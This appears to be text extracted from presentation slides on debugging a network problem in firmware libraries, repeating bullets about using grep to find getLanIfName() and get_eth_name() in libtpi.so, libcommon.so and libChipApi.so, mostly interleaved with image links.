
• Search getLanIfName() ➔ grep -rn getLanIfName $ Network Problem
( search getLanIfName() in lib )

• Search getLanIfName() • libtpi.so and libcommon.so ➔ grep -rn
getLanIfName $ Network Problem ( search getLanIfName() in lib )
• libtpi.so and libcommon.so ➔ grep -rn getLanIfName • Search
getLanIfName() $ Network Problem ( search getLanIfName() in lib )



• Search getLanIfName() in libcommon.so $ Network Problem ( search
getLanIfName() in libcommon.so )
• Search getLanIfName() in libcommon.so $ Network Problem ( search
getLanIfName() in libcommon.so )

• Search getLanIfName() in libcommon.so $ Network Problem ( search
getLanIfName() in libcommon.so ) Important !!!
$ Network Problem ( search getLanIfName() in libcommon.so ) Important
!!! • Search getLanIfName() in libcommon.so


• Search get_eth_name() $ Network Problem ( search get_eth_name() in
lib ) ➔ grep –rn get_eth_name

• Search get_eth_name() $ Network Problem ( search get_eth_name() in
lib ) ➔ grep –rn get_eth_name • libtpi.so and libChipApi.so and libcommon.so
• Search get_eth_name() $ Network Problem ( search get_eth_name() in
lib ) ➔ grep –rn get_eth_name • libtpi.so and libChipApi.so and libcommon.so
